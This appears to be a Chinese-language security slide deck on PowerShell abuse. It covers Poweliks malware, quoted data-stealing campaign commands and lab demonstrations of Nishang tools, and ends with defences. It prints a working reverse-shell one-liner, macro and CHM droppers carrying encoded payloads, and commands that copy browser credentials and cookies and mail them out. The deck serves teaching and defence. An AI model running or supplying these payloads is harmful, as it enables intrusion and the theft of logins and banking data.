
```
43      inc ebx
81E3 FF000000 and ebx,0xFF
03BC9D 00FBFFFF add edi,dword ptr ss:[ebp+ebx*4-0x500]
81E7 FF000000 and edi,0xFF
8A849D 00FBFFFF mov al,byte ptr ss:[ebp+ebx*4-0x500]
8B94BD 00FBFFFF mov edx,dword ptr ss:[ebp+edi*4-0x500]
89949D 00FBFFFF mov dword ptr ss:[ebp+ebx*4-0x500],edx advapi32.77E161A0
25 FF000000 and eax,0xFF
8984BD 00FBFFFF mov dword ptr ss:[ebp+edi*4-0x500],eax
8B85 4CFFFFFF mov eax,dword ptr ss:[ebp-0x84]
8A0430 mov al,byte ptr ds:[eax+esi]
8B949D 00FBFFFF mov edx,dword ptr ss:[ebp+ebx*4-0x500]
0394BD 00FBFFFF add edx,dword ptr ss:[ebp+edi*4-0x500]
81E2 FF000000 and edx,0xFF
328495 00FBFFFF xor al,byte ptr ss:[ebp+edx*4-0x500]
8B95 4CFFFFFF mov edx,dword ptr ss:[ebp-0x84]
880432 mov byte ptr ds:[edx+esi],al
46      inc esi
FF8D 3CFFFFFF dec dword ptr ss:[ebp-0xC4]
75 95   inz short 1.00411CED
```

- 创建并注入 regsvr32.exe

regsvr32.exe	2156
regsvr32.exe	2432



• Run启动项



• 其他键值数据





- 开机运行Run键值中的JS脚本，JS调用PowerShell


mshta.exe	2092	15,152 K	26,268 K Mi
powershell.exe	1328	39,568 K	40,808 K Wi
conhost.exe	2896	3,980 K	5,280 K 控
mshta.exe	2388	15,212 K	26,160 K Mi
powershell.exe	3032	39,596 K	40,840 K Wi
conhost.exe	1452	3,988 K	5,336 K 控

- PowerShell读取另一键值，解密执行

ab) (默认)	REG_SZ	(数值未设置)
ab) 360c6652	REG_SZ	喂口涪肿^?淡H?恬?vY?徽 8涅口n岫c口~级<g:6磨秀M结f口0悞?g.眩蔚VtNu顿口`2k?oz&区...
ab) 67d8c53c	REG_SZ	1450071324
ab) 9627db21	REG_SZ	UXqJHMgFgQ3FxtTo7DWk="8mB0V8ix5uVQj0xpABU8xZpcauidh8oHwo8RQCgo13e...
ab) cdb57659	REG_SZ	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.3; WOW64; Trident/7.0; .NET4.0E;
ab) ce86012b	REG_SZ	864
ab) f3c471d9	REG_SZ	9D8E18C763728532



流程





Poweliks样本VT检出率

SHA256: 673b384836483b3db628e3cc2eda5683a209837ea7da0a4c0749ea496e2a644a

File name: 88655116.exe

Detection ratio: 6 / 56

Analysis date: 2015-09-11 13:46:03 UTC (3 days, 23 hours ago)



- Analysis
- File detail
- Additional information
- Comments 0
- Votes
- Behavioural information

Antivirus	Result	Update
ALYac	Gen:Variant.Symmi.55504	20150911
Antiy-AVL	Trojan/Generic.ASMalwS.144D7AF	20150911
Avast	Win32:Malware-gen	20150911
ESET-NOD32	Win32/Kovter.C	20150911
Emsisoft	Gen:Variant.Symmi.55504 (B)	20150911
Kaspersky	Trojan.Win32.Yakes.menb	20150911
AVG		20150911



PowerShell Data Stealing Campaigns

- FireEye: Uncovering Active PowerShell Data Stealing Campaigns
 - 来自俄罗斯的，一个可执行文件从俄罗斯网站下载ps脚本执行

```
cmd /c "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Unrestricted -NoProfile -windowstyle hidden -command 'try{(new-object System.Net.WebClient).DownloadFile("██████████", "C:\Users\admin\AppData\Roaming\74.ps1");Invoke-Expression
```

- 窃取浏览器保存的账号信息，如Chrome的“Login Data” 目录

```
cd $env:USERPROFILE  
Copy-Item -Path %appdata%\..\AppData\Roaming\Microsoft\Protect -Recurse %appdata%\..\AppData\Roaming\Microsoft\87a99df63f\microsoft -ErrorAction SilentlyContinue  
Copy-Item -Path %appdata%\..\AppData\Local\Google\Chrome\User Data\Default\Login Data -Destination: %appdata%\..\AppData\Roaming\Microsoft\87a99df63f\chrome -ErrorAction  
$fileSaveDir = %appdata%\..\AppData\Roaming\Microsoft\87a99df63f
```

- 通过邮箱回传搜集的数据

```
$SMTPINFO = New-Object Net.Mail.SmtpClient($SMTPServer, $P) |  
$SMTPInfo.EnableSsl = $true  
$SMTPInfo.Credentials = New-Object System.Net.NetworkCredential('██████████@yandex.ru', '██████████');  
$ReportEmail = New-Object System.Net.Mail.MailMessage
```



PowerShell Data Stealing Campaigns

- * 另一起来自德国或奥地利的，使用德语的RTF文档进行传播

- * 检测虚拟机，如果相关进程数量大于0，则认为在虚拟机中运行。

```
powershell -Command "(Get-Process|Select-String -pattern VBoxService,VBoxTray,Proxifier,pri_cc,pri_tools,vmusrvc,vmusrvc,vmtoolsd).count"
```

- * 如果不在虚拟机内，则开始窃取数据，将cookie中txt的内容另存


```
powershell -Command "dir ([system.environment]::GetFolderPath('Cookies')+'*.txt')|Get-Content >> 'C:\Users\admin\AppData\Local\Temp\ftshvc.txt'"  
powershell -Command "dir ([system.environment]::GetFolderPath('Cookies')+'Low*.txt')|Get-Content >> 'C:\Users\admin\AppData\Local\Temp\ftshvc.txt'"
```

- * 处理包含特定字符串的数据，如“bankaustria.at”和“creditsuisse.com”，奥地利、瑞士银行。

```
PowerShell -Command "(Select-String -Path C:\Users\admin\AppData\Local\Temp\ftshvc.txt , C:\Users\admin\AppData\Roaming\Mozilla\Firefox\Profiles\udqjfbak.default\cookies.sqlite ,  
C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\Cookies , C:\Users\admin\AppData\Local\Google\Chrome\User Data\Default\History  
-pattern postfinance.ch,directnet.com,credit-suisse.com,akb.ch,bkb.ch,lukb.ch,pkb.ch,raiffeisendirect.ch,gkb.ch,bokb.ch,zugerkb.ch,bcv.ch,bcpr.ch,sparkasse.at,bankaustria.at,  
galfreisen.at,facebook.com|group pattern|select name)|Measure-Object).count"
```

```
PowerShell -Command "(New-Object System.Net.HttpClient).DownloadFile('http://dimarsbg.com/images/portfolio/vtotacireturaxitritixirete/rturincuyrebycrutycru.exe', 'C:\ProgramData\Microsoft\KB530610.exe');  
(New-Object -com Shell.Application).ShellExecute('C:\ProgramData\Microsoft\KB530610.exe');"
```

- * 下载新的Payload



其他攻击应用

- PowerShell后门
- 利用PowerShell攻击一些应用



PowerShell后门-InvokePowerShellTcp

```
管理员: Windows PowerShell
PS C:\shell> Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.10 -Port 4444

管理员: Windows PowerShell
PS D:\> . .\powercat.ps1
PS D:\> powercat -l -u -p 4444
详细消息: Set Stream 1: TCP
详细消息: Set Stream 2: Console
详细消息: Setting up Stream 1...
详细消息: Listening on [0.0.0.0] (port 4444)
详细消息: Connection from [10.10.10.10] port [tcp] accepted (source port 57862)
详细消息: Setting up Stream 2...
详细消息: Both Communication Streams Established. Redirecting Data Between Streams...
Windows PowerShell running as user win8 on WIN-R65DKS0025R
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\shell>get-host

Name           : ConsoleHost
Version        : 4.0
InstanceId     : 1b28e5ba-05f7-4abb-a27e-4b80959322e4
UI             : System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture : zh-CN
CurrentUICulture : zh-CN
PrivateData    : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
IsRunspacePushed : False
Runspace      : System.Management.Automation.Runspace.LocalRunspace

PS C:\shell> Invoke-PowerShellTcp : ??? Null ??????????
???? ??:1 ??: 1
+ Invoke-PowerShellTcp
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
+ FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-PowerShellTcp
```



更进一步的一句话后门

```
管理员: Windows PowerShell
PS C:\Windows\system32> $sm=(New-Object Net.Sockets.TCPClient("192.168.201.1",4444)).GetStream();[byte[]]$bt=0..65535|%{0};while((($i=$sm.Read($bt,0,$bt.Length))-ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=[text.encoding]::ASCII.GetBytes(("iex $d 2"&1));$sm.Write($st,0,$st.Length)}
```

```
管理员: Windows PowerShell
PS D:\> powercat -l -v -p 4444
详细信: Set Stream 1: TCP
详细信: Set Stream 2: Console
详细信: Setting up Stream 1...
详细信: Listening on [0.0.0.0] (port 4444)
详细信: Connection from [192.168.201.134] port [tcp] accepted (source port 49782)
详细信: Setting up Stream 2...
详细信: Both Communication Streams Established. Redirecting Data Between Streams...
ipconfig
Windows IP ?? ?????? Ethernet0: ?????? DNS ?? . . . . . : localdomain
???? IPv6 ?? . . . . . : fe80::b846:cc06:341a:2ed3%3 IPv4 ?? . . . .
. . . . . : 192.168.201.134 ?????? . . . . . : 255.255.255
.0 ?????? . . . . . : 192.168.201.2 ?????? isatap.localdomain:
????? . . . . . : ?????? ?????? DNS ?? . . . . . : localdo
main ?????? ?????* 3: ?????? DNS ?? . . . . . : IPv6 ?? . . . . .
. . . . . : 2001:0:9d38:6ab8:209f:2a18:3f57:3679 ?????? IPv6 ?? . . . . .
: fe80::209f:2a18:3f57:3679%5 ?????? . . . . . : ::
```





- Invoke-Encode.ps1

```
PS C:\shell> Invoke-Encode -DataToEncode '$client = New-Object System.Net.Sockets.TCPClient("192.168.201.1",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while((($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()>' -IsString -PostScriptCommand
Encoded data written to .\encoded.txt
Encoded command written to .\encodedcommand.txt
```

- Out-Word.ps1

```
PS C:\shell> Out-Word -Payload 'powershell -c Invoke-Expression $(New-Object IO.StreamReader (<$<New-Object IO.Compression.DeflateStream (<$<New-Object IO.MemoryStream <,$<[Convert]::FromBase64String('TZFda8IwF1bvB/sPh9KNhNnQd1M2y4StbEMyKquwC/EitgebWavYM1TU/76ktZ25ySG8H08S084U5gTPMMctM5z9YEwQ7QvCpRggiWgUL5AKMQ5HYalklvfkC6/zKHZXE57UetCLB3ZBG5RLnWNXieIDKSrPGA8msz3hZDq1zU5okStEp92+bx9vDu4p2KYqQ8ZsZexUkPhCmbBK3wK3BdUoPjGfU8o5ODmCyw+BnUiS2scu+J3xf00DucT6JmPckXiJwn7/LY9Xicrn/Mynx7rFlChzE8yImYwXJlThDgoGv3frwRGGv+RUNriQ+lCS18Y7sEYRWHpn623CxUhSag57YJ09utDET8iA4Zlp2u2WjCXbq2Fi/w3NE4vujSJkTY7mbub6eRrte/ZbpIyfgvpxwmXUIOPXU38='>>>>), [IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd());'
Saved to file C:\shell\Salary_Details.doc
0
```



```
Sub Document_Open()  
Execute  
  
End Sub  
  
Public Function Execute() As Variant  
    Const HIDDEN_WINDOW = 0  
    strComputer = "."  
    Set objWMIService = GetObject("winmgmts:\\." & strComputer & "\root\cimv2")  
  
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")  
    Set objConfig = objStartup.SpawnInstance_  
    objConfig.ShowWindow = HIDDEN_WINDOW  
    Set objProcess = GetObject("winmgmts:\\." & strComputer & "\root\cimv2:Win32_Process")  
    objProcess.Create "powershell -c Invoke-Expression $(New-Object IO.StreamReader ($(New-Object  
    IO.Compression.DeflateStream ($(New-Object IO.MemoryStream  
    (,$([Convert]::FromBase64String('TZFda8IwFIbvB/sPh9KNhNnQd1M2y4StbEMyKquwC/EitgebWavYM1TU/76ktZ25yS  
    G8H08S084U5gTPMMCtM5z9YEwQ7QvCpRggiWgVL5AKMQ5HYalklvfkC6/zKHxXE57VetCLB3ZBG5RLnWNXieIDKSrPGA8msz3hZ  
    Dq1zV5okStEp92+bx9vDu4p2KYqQ8ZsZexVkJPhCmbBK3wK3BdUoPjGFU8o50DmCyw+BnUiS2scu+J3xfo0DucT6JmPckXiJwn7/  
    LY9Xicrn/Mynx7rF1ChzE8yTmYwXJ1ThDqoGv3frwRGGv+RUNriQ+1CS18Y7sEYRWHpn623CxUhSag57YJ09utDET8iA4Z1p2u2  
    WjCXbq2Fi/w3NE4vvjSJKTY7mbub6eRrte/ZbpIyfgvpXwmXVIOPXV38='))))),  
    [IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();", Null,  
    objConfig, intProcessID  
End Function
```



SHA256: 4dc8e7221cfc0f78b61abeba2d8f80fd49ad3d50b9531e4c66ce04f255360707

File name: Salary_Details.doc

Detection ratio: 2 / 55

Analysis date: 2015-12-11 02:14:25 UTC (3 hours, 1 minute ago)

- Analysis
- File detail
- Additional information
- Comments 0
- Votes

Antivirus	Result	Update
Avast	VBA:Downloader-QS [Trj]	20151211
ClamAV	Win.Trojan.PowerShell-4	20151210



CHM利用

```
@
#Create the HTM files, the first one controls the payload execution.
$CHMHTML1 = @"
<HTML>
<TITLE>Check for Windows updates from Command Line</TITLE>
<HEAD>
</HEAD>
<BODY>

<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="Shortcut">
  <PARAM name="Button" value="Bitmap:shortcut">
  <PARAM name="Item1" value=",cmd.exe,/c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -
  NoLogo -NoProfile $Payload">
  <PARAM name="Item2" value="273,1,1">
</OBJECT>

<SCRIPT>
x.Click();
</SCRIPT>
```





打开chm则会反弹shell

帮助

IPv4 Advanced IP Settings Tab

You can use the settings on this tab for this network connection only if you are not using the Obtain an IP address automatically on the General tab.

IP addresses lists additional Internet Protocol version 4 (IPv4) addresses that can be assigned to this network connection. There is no limit to the

powershell.exe:3500 Properties

Security Environment .NET Assemblies .NET Performance Strings

Image Performance Performance Graph Threads TCP/IP

Image File

Windows PowerShell
(Not verified) Microsoft Corporation

Version: 6.3.9600.17415
Time: 2014/11/21 12:55

Path:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Command line:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden

Current directory:
C:\shell\

Parent: cmd.exe(2472)
User: WIN-R65DKSQ02SR\win8
Started: 13:21:08 2015/12/11 Image: 64-bit

Comment:

Data Execution Prevention (DEP): DEP
Address Space Load Randomization: Enabled

OK Cancel

Process

Process	PID	CPU	Private Bytes	Working Set	Description
System	4		32,000 K	1,656 K	
smss.exe	260		294 K	768 K	
csrss.exe	336		1,798 K	3,244 K	
csrss.exe	388		2,264 K	9,244 K	
wininit.exe	396		840 K	3,104 K	
services.exe	468		2,668 K	5,360 K	
svchost.exe	548		4,524 K	10,552 K	Windows 服务主进程
ChsIME.exe	2992		6,196 K	13,012 K	Microsoft IME
WmiPrvSE.exe	3764		2,680 K	7,196 K	
svchost.exe	588		4,432 K	8,568 K	Windows 服务主进程
audiodg.exe	3656				
svchost.exe	788				
taskhost.exe	2868				
svchost.exe	828				
svchost.exe	888				
WUDFHost.exe	1992				
svchost.exe	240				
spoolsv.exe	856				
svchost.exe	300				
svchost.exe	1172				
vmtoolsd.exe	1396				
MsMpEng.exe	1416				
svchost.exe	1924				
NisSrv.exe	1104				
svchost.exe	1948				
msdtc.exe	2128				
SearchIndexer.exe	812				
svchost.exe	4020				
lsass.exe	492				
winlogon.exe	424				
cmd.exe	676				
explorer.exe	2832				
vmtoolsd.exe	3404				
powershell_ise.exe	2828				
conhost.exe	3776				
PROCEXP64.exe	3720				
notepad.exe	2620				
Hash.exe	660				
hh.exe	2824				
cmd.exe	2472				
conhost.exe	3976				
powershell.exe	3500		63,896 K	64,068 K	Windows PowerShell

Command Line:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -NoLogo -NoProfile Invoke-Expression \$(New-Object IO.StreamReader (\$New-Object IO.Compression.DeflateStream (\$New-Object IO.MemoryStream (, \$([Convert]::FromBase64String("TZPda8IwFibvB/sPh9KNhNnQd1M2y4StEMyKquwC/BitgebWavYM1TU/76ktz22y8eSH088084U5g7PMCMG5z9YEWQ70vCpRrsiWgVL5AKMQSHYalklvfkC6/zFHzXB57etCLB32B6SRLnWNNXieIDKSrFGASmsz3hZDq1zV5okStEp92-bx9vDu4p2KYqQ8ZsZexVkPhCmbBK3wK3BdUoPjgFUS05C DmCyyw-BnUiS2scu-J3xf0DucT6JmPckXiJwn7/LY9Xicrn/Mynx7rF1ChzES9TmYwJ11ThDqo6v3frwR6Gv-RUNriQ+1CS18Y7sEYRWHpn623CxUhsag57YJ09utDBTS:A421p2u2WJCNbq2F1/w3NE4vvj8JkTY7mbub6eRrte/ZbpIyfgvpXmmxVIOPX98~?))) [IO.Compression.CompressionMode]::Decompress)) [Text.Encoding]::ASCII).ReadToEnd())

Path:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

管理员: Windows PowerShell

```
PS D:\> powercat -l -u -p 4444
详细消息: Set Stream 1: TCP
详细消息: Set Stream 2: Console
详细消息: Setting up Stream 1...
详细消息: Listening on [0.0.0.0] (port 4444)
详细消息: Connection from [192.168.201.134] port [tcp] accepted (source port 49869)
详细消息: Setting up Stream 2...
详细消息: Both Communication Streams Established. Redirecting Data Between Streams...
ps vm*
Handles      NPM(K)      PM(K)      WS(K)      UM(M)      CPU(s)      Id ProcessName
-----
324          21          5344       9852       88          1396 vmtoolsd
332          27          18848      26644      177         3404 vmtoolsd
```

PS C:\shell>




CHM VT检出率

SHA256: 8413c01a42da1f82d0662b970a0a7164f52bbbeb9ce7931876815c25e539d9dc

File name: doc.chm

Detection ratio: 11 / 55

Analysis date: 2015-12-11 05:11:47 UTC (0 minutes ago)



Analysis

Additional information

Comments

Votes

Antivirus	Result	Update
ALYac	Exploit.CHM-Downloader.Gen	20151211
Ad-Aware	Exploit.CHM-Downloader.Gen	20151211
Arcabit	Exploit.CHM-Downloader.Gen	20151211
Avast	HTML:Runner-S [Trj]	20151211
BitDefender	Exploit.CHM-Downloader.Gen	20151211



More

samratashok / nishang

Watch 88 Star 445 Fork 196

Code Issues 2 Pull requests 1 Wiki Pulse Graphs

Nishang - PowerShell for penetration testing and offensive security.

171 commits 1 branch 5 releases

Branch: master New pull request New file Find file HTTPS https://github.com/samratashok/nishang

> samratashok Update README.md

- Antak-WebShell Antak can now execute SQL queries. Closes Issue #17
- Backdoors Fix for Issue #23
- Client Added scripts for abusing IQY files
- Escalation Added Invoke-PsUACme to the Escalation category.
- Execution Execute-Command-MSSQL now supports non-interactive payload.
- Gather Added Get-PassHints to the Gather directory.
- Misc Fixed help for all the scripts
- Pivot Minor bug and typo fixes.
- Prasadhak Enhancements to Execute-Command-MSSQL and Copy-VSS
- Scan Fix version number for SQL Server 7
- Shells Minor changes to help of couple of Shells
- Utility Fixed minor typos
- powerpreter Added Invoke-PsUACme to the Escalation category.

..



- Add-ScrnSaveBackdoor.ps1 Added Add-ScrnSaveBackdoor and other fixes
- DNS_TXT_Pwnage.ps1 Fix for Issue #23
- Execute-OnTime.ps1 Fix for Issue #23
- Gupt-Backdoor.ps1 Enhancement to Backdoors as per issue #10
- HTTP-Backdoor.ps1 Fix for Issue #23
- Invoke-ADSBackdoor.ps1 Added Invoke-ADSBackdoor

..

- Out-CHM.ps1 Minor addition to help of Client scripts
- Out-Excel.ps1 Bug fix for Issue #9
- Out-HTA.ps1 Minor addition to help of Client scripts
- Out-Java.ps1 Minor addition to help of Client scripts
- Out-Shortcut.ps1 Minor addition to help of Client scripts
- Out-WebQuery.ps1 Added scripts for abusing IQY files
- Out-Word.ps1 Bug fixes to Out-Word and Out-Excel

• <https://github.com/samratashok/nishang>





防禦策略





- PowerShell默认设置为受限的

```
Windows PowerShell  
版权所有 (C) 2014 Microsoft Corporation。保留所有权利。  
  
PS C:\Windows\system32> Get-ExecutionPolicy  
Restricted
```


```
PS C:\shell> .\test.ps1  
.\test.ps1 : 无法加载文件 C:\shell\test.ps1，因为在此系统上禁止运行脚本。有关详细  
信息，请参阅 http://go.microsoft.com/fwlink/?LinkID=135170 中的 about_Executi  
on_Policies。  
所在位置 行:1 字符: 1  
+ .\test.ps1  
+ ~~~~~  
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException  
+ FullyQualifiedErrorId : UnauthorizedAccess  
PS C:\shell>
```

- 默认的设置（Restricted）并非安全，攻击者可绕过

```
.Run("C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe iex $env:demclws", 0, 1);
```

```
PowerShell.exe -ExecutionPolicy Bypass -File C:\Shell\test.ps1
```

- 强制删除或替换PowerShell程序
 - system32\WindowsPowerShell\v1.0\powershell.exe
 - Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
- 企业版、旗舰版本还可以通过组策略中的AppLocker禁用





- 分析不难，检测困难
 - 混淆、加密
 - windows自带程序
- 监控对PowerShell调用

cmd.exe	7504	1,516 K	968 K Windows 命令处理程序
conhost.exe	8016	7,512 K	15,692 K 控制台窗口主进程
powershell.exe	13432	49,484 K	45,588 K Windows PowerShell

- 监控对JS脚本和其他可调用PS的向量
- 采用动态行为分析系统，如：PTA
- 监控系统日志中Windows PowerShell的记录



- PowerShell 简介
- 相关样本案例
 - PoweLiks、Stealing Campaigns
- 其他攻击应用
 - PowerShell 反弹后门、精简的一句话后门
 - 进一步的word、chm利用
- 防御策略
